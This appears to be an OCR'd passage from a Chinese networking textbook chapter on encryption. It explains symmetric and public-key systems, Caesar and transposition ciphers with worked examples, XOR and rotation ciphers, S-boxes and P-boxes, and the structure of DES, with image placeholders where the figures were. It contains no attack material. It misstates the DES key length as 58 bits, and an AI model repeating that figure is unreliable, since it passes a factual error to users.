


图 10.1　对称密钥（秘密密钥）通信系统

非对称密钥通信系统使用一对不同的密钥：私钥和公钥。利用私钥加密的信息只有用与其配对的公钥才能解密，反之，利用公钥加密的信息也只有用与其配对的私钥才能解密。例如，一个网络银行的客户浏览器可从公开的网站获得该银行的公钥，利用此公钥将客户的财务数据（明文）加密，然后将密文发送出去。网络银行服务器接收到密文后，利用只有自己知道的私钥对接收到的密文进行解密，还原得到明文。任何第三方不知道网络银行的私钥，无法破解密文。一个公钥与一个私钥组成“密钥对”，如图 10.2 所示。





图 10.2　非对称密钥（公开密钥）通信系统

10.1　对称密钥通信系统

人们在几千年之前就开始在战争中使用对称密钥进行保密通信了，传统的对称密钥加密方法是对字符进行加密处理。而现代的对称密钥系统主要是对二进制数据进行加密处理，而且更加复杂。但是，现代对称密钥加密算法仍然是在传统的加密算法的基础上发展起来的。

10.1.1　传统的对字符加密的方法

传统的加密算法是面向字符的，虽然现在已经过时了，但是计算机网络二进制数据的加密算法仍然利用了它的一些基本思想。传统的加密算法分为两大类：替换加密法和换位加密法，如图 10.3 (a) 所示。



(a) 传统加密算法的分类

A	B	C	D	E	F	G	H	I	J	K	L	M
0	1	2	3	4	5	6	7	8	9	10	11	12
N	O	P	Q	R	S	T	U	V	W	X	Y	Z
13	14	15	16	17	18	19	20	21	22	23	24	25

(b) 英文字母可用它在字母表中的位置序号表示

图 10.3　传统加密算法主要对字符进行加密

1. 替换加密法

替换加密法是采用符号替换的方法来进行加密。例如，将字母 A 替换为 D，将字母 T 替换为 Z；或者将数字 3 替换为 7，将 2 替换为 6。替换加密法可以分为单一字母替换法和多字母替换法两类。

(1) 单一字母替换法：将明文中的一个符号总是替换为密文中的一个符号，二者在字母表中的位置替换规则是不变的，是一对一的，和可逆向转换的。换言之，如果明文中的字母 A 被替换为密文中的字母 D，那么在整个加密和解密过程中，此关系是不变的。

(2) 多字母替换法：明文中的一个符号随着其出现的位置不同，被替换为密文中的字符也不同，它们之间的关系是一对多的关系。例如，在明文开始时的符号 A 被替换为密文中的符号 D，但是在明文中的后部出现的 A 却被替换为 N。为了实现这样的替换，我们先将明文分为固定长度的字符串，然后使用一组密钥进行替换。例如，将明文"THIS IS A EASY TASK"分为每 3 个字符一组，然后使用含有 3 个密钥的密钥组分别对每个明文组中的 3 个字符进行替换。

例如，将明文 HELLO 替换为密文 KHOOR，这可能是单一字母替换，因为明文中的两个 L 都被替换为密文中的两个 O。假如，明文 HELLO 替换为密文 ABNZF，这就不是单一字母替换。

(3) 移位加密法：最简单的单一字母替换法就是移位加密法。假设明文和密文中仅含有大写英文字母 A～Z，每个字母在英文字母表中的顺序号是固定的(A＝0，B＝1，…，Z＝25)，如图 10.3(b)所示。

移位加密算法使用一个数字作为移位密钥，例如：密钥＝5，那么加密的过程就是将明文中的每个字母替换为一个密文字母，密文字母的序号＝明文字母序号－5(mod 26)。在解密时，将密文中的每个字母替换为一个明文字母，该明文字母序号＝密文字母序号＋5(mod 26)。其中的(mod 26)表示模 26 的加法。简单地说，在模 26 运算中，如果(字母序号＋5)＞26，那么该结果等于总和减去 26 所得的余数；如果(字母序号－5)＜0，那么其值就等于差值加上 26 所得的数。

通俗地说，模运算就是将加、减、乘、除运算的结果除以模值，获取其余数。关于模运算的详细介绍参看附录 E。

例如，设密钥＝5，将明文 B 加密的计算过程是：$1(B)-5=22(\text{mod } 26)$，得到密文 $W(22)$。解密的计算过程是：$W(22)+5=1(B)(\text{mod } 26)$。如果密文是 X，解密的计算过程是：$23(X)+5=2(\text{mod } 26)$，得到明文 $C(2)$。又例如，设移位密钥＝11，将报文 HELLO 进行移位加密的计算过程是：每次对一个字母加密，将每个明文字母的序号－11。因此，H→W，E→T，L→A，O→D。得到密文为 WTAAD。在加密通信过程中，重要的是对密钥的保护，任何人得到了密钥都可将密文解密。

这种移位加密法也称为恺撒加密算法，因为恺撒大帝曾经使用这种加密方法与他的军队指挥官进行保密通信。模运算的规则参看：附录 E 素数与模运算 mod 的基本概念。

2. 换位加密法

该加密法将明文分为固定长度的字串，然后将每个字串中的字母进行重新排位，而得到密文。它并不进行字母的替换，它的密钥是“明文与密文字符位置的转换映射表”。例如，设字符串的长度为 4，加密时将明文的第 1 个字母换到密文的第 3 个字母，将明文的第 2 个字母换为密文的第 1 个字母，将明文的第 3 个字母换为密文的第 4 个字母，将明文的第 4 个字母换为密文的第 2 个字母。解密时的换位过程与加密时相反，通信的双方使用同样的密钥，如图 10.4 所示。




图 10.4 换位加密法

例如，将信息 HELLO MY DEAR 换位加密的过程是：首先将信息里的空格去掉，然后分成 4 个字符长的字段块，在最后一个块(只有 3 个字符)尾部填充 Z，成为 HELL OMYD EARZ 。按图 10.4 换位密钥进行换位，得密文为 ELHLMDOYAZER。可以用相反的过程将此密文解密，还原出明文。

10.1.2 数据加密的基本技术

传统的加密方法是面向字符的，但是在现代计算机通信网络中需要的是面向比特的加密方法。因为需要加密的信息不仅有文本，而且还有数字、图表、音频和视频数据等。将这些信息转换为比特流，加密后再进行传输和存储。另外，将字符转换为二进制代码后，每个字符由 8 或 16 个比特替代，即符号的数量增加到原来的 8 或 16 倍。对二进制码的加密处理比对字符的加密处理更简便和有效。现代加密策略比传统的加密方法更复杂，现代的对称加密算法是下述各种基本的简单加密算法的复杂组合。

1. 异或加密法

异或加密法(XOR)是运用了计算机科学中二进制的异或运算(Exclusive-OR)进行加密的方法。图 10.5(a)是一个异或运算的电路，可由硬件或软件实现。将一组固定长度的二进制明文码组与同等长度的二进制密钥码组进行 XOR 异或运算，产生出同样长度的二

进制密文码组。异或加密法有一个有趣的特性，即加密和解密过程完全相同，因为用 1 个二进制密钥对 1 个二进制数进行两次 XOR 异或运算后，就还原为原来的数据了。XOR 异或运算本质上属于无进位的模 2 加的运算(mod 2)。




图 10.5 输入与输出

例如，设密钥 K 为(11101001)，明文 P 为(10010101)，那么用此对称密钥的加密和解密过程如下：

加密过程：				解密过程：		
	明文 P	10010101			密文 C	01111100
	密钥 K ⊕	11101001	←→		密钥 K ⊕	11101001
	密文 C	01111100			明文 P	10010101

2. 循环移位加密法

循环移位加密法(Rotation Cipher)是将输入的二进制码组向左或向右移位循环的加密方法。这种加密方法可以使用密钥，也可以不用密钥。在使用密钥的循环移位加密中，密钥定义了循环的次数，在不用密钥的循环移位加密中，循环移位的次数是固定的。循环移位加密法可以看成是传统的换位加密法的一种特例。图 10.5(b)所示为循环移位加密法，可以由软件或硬件电路来实现。它的解密过程是使用相同的密钥，向相反的方向移位相同的次数。

循环移位加密法有一个有趣的特性，即如果输入的明文码组有 N 位，那么循环移位 N 次后，就还原得到输入的明文码组了。也意味着，将输入进行多于 $N-1$ 次的循环移位，是无用的，即循环移位的次数应当介于 $1\sim(N-1)$之间。

3. 替换加密法

替换加密法(Substitution Box，s-盒)与传统的面向字符的替换加密法类似，但是它输入的是 N 位的码组，而输出的是 M 位的不同的码组。长度 N 与 M 不一定相同。图 10.6 是 S-盒的示意图。S-盒通常是不需密钥的，用于加密和解密的中间步骤。输入与输出之间的关系可以由数学关系式或查对照表的方式进行。




图 10.6 替换加密 S-盒与换位加密 P-盒的原理

4. 换位加密法

换位加密法(Permutation box,P-盒)与传统的面向字符的换位加密法类似,但它处理的是比特码组,不需要密钥。有三种类型的P-盒:直接换位P-盒(Straight permutation),输入与输出的码组长度相同;扩展换位P-盒(Expansion permutation),输出端口数大于输入端口数;压缩换位P-盒(Compression permutation),输出端口数小于输入端口数。如图10.6所示。

10.1.3 数据加密标准DES和AES

现代的对称密钥加密法属于循环加密法(Round Cipher),它们包含多重循环,每次循环都由上节介绍的基本加密技术组合而成。每次循环中使用的密钥是由基本密钥(General key)产生的一个子集或变换后的密钥构成,称为循环密钥。如果加密法中有 N 次循环,那么密钥发生器就要利用基本密钥来产生 N 个子密钥:$K_1,K_2,\cdots,K_N$。其中:K_1 用于第1次循环加密,K_2 用于第2次循环加密,等等。

本节将概念性地介绍两个对称密钥加密法:DES和AES。这两个加密法也属于"数据块加密法"(Block cipher),因为它们都是将明文分割为固定长度的数据块,对每个数据块用同样的密钥进行加密和解密。DES是事实上的标准,AES是正式的标准,二者都得到了广泛的应用。

1. 数据加密标准

数据加密标准(Data Encryption Standard,DES)最初由IBM公司于1975年开发,1976年被美国政府采纳为非军事和未分类领域应用的加密标准,如今已在互联网中得到广泛应用。DES使用58位密钥(加上8位奇偶校验码后也称为64位基本密钥),对64位的明文块进行加密,如图10.7所示。




图10.7 数据加密标准DES的基本过程

DES对数据加密的过程中包含有两个换位加密模块P-盒,分别对64位输入数据进行"初始换位",以及对最后的64位输出数据进行"最后换位"处理,P-盒是不需要密钥的。换位的规则按照专用的换位表进行,最后换位的过程是初始换位的反向过程。

DES中包含了对数据的16轮复杂的加密处理,每轮的处理过程相同,但是使用不同的子密钥,每个子密钥为48位,由同一个基本密钥经过循环密钥产生器提供。

DES 中的每一轮加密都是一个复杂的循环加密过程，如图 10.8 所示，先将输入的 64 位数据分为左 32 位和右 32 位，分别进行加密处理。第 i 轮的输出又送到第 $i+1$ 轮进行加密处理。注意，每一轮的加密过程和解密过程的数据流向是不同的，但是基本密钥相同。




图 10.8　*DES* 中第 i 轮的数据加密和第 i 轮数据解密

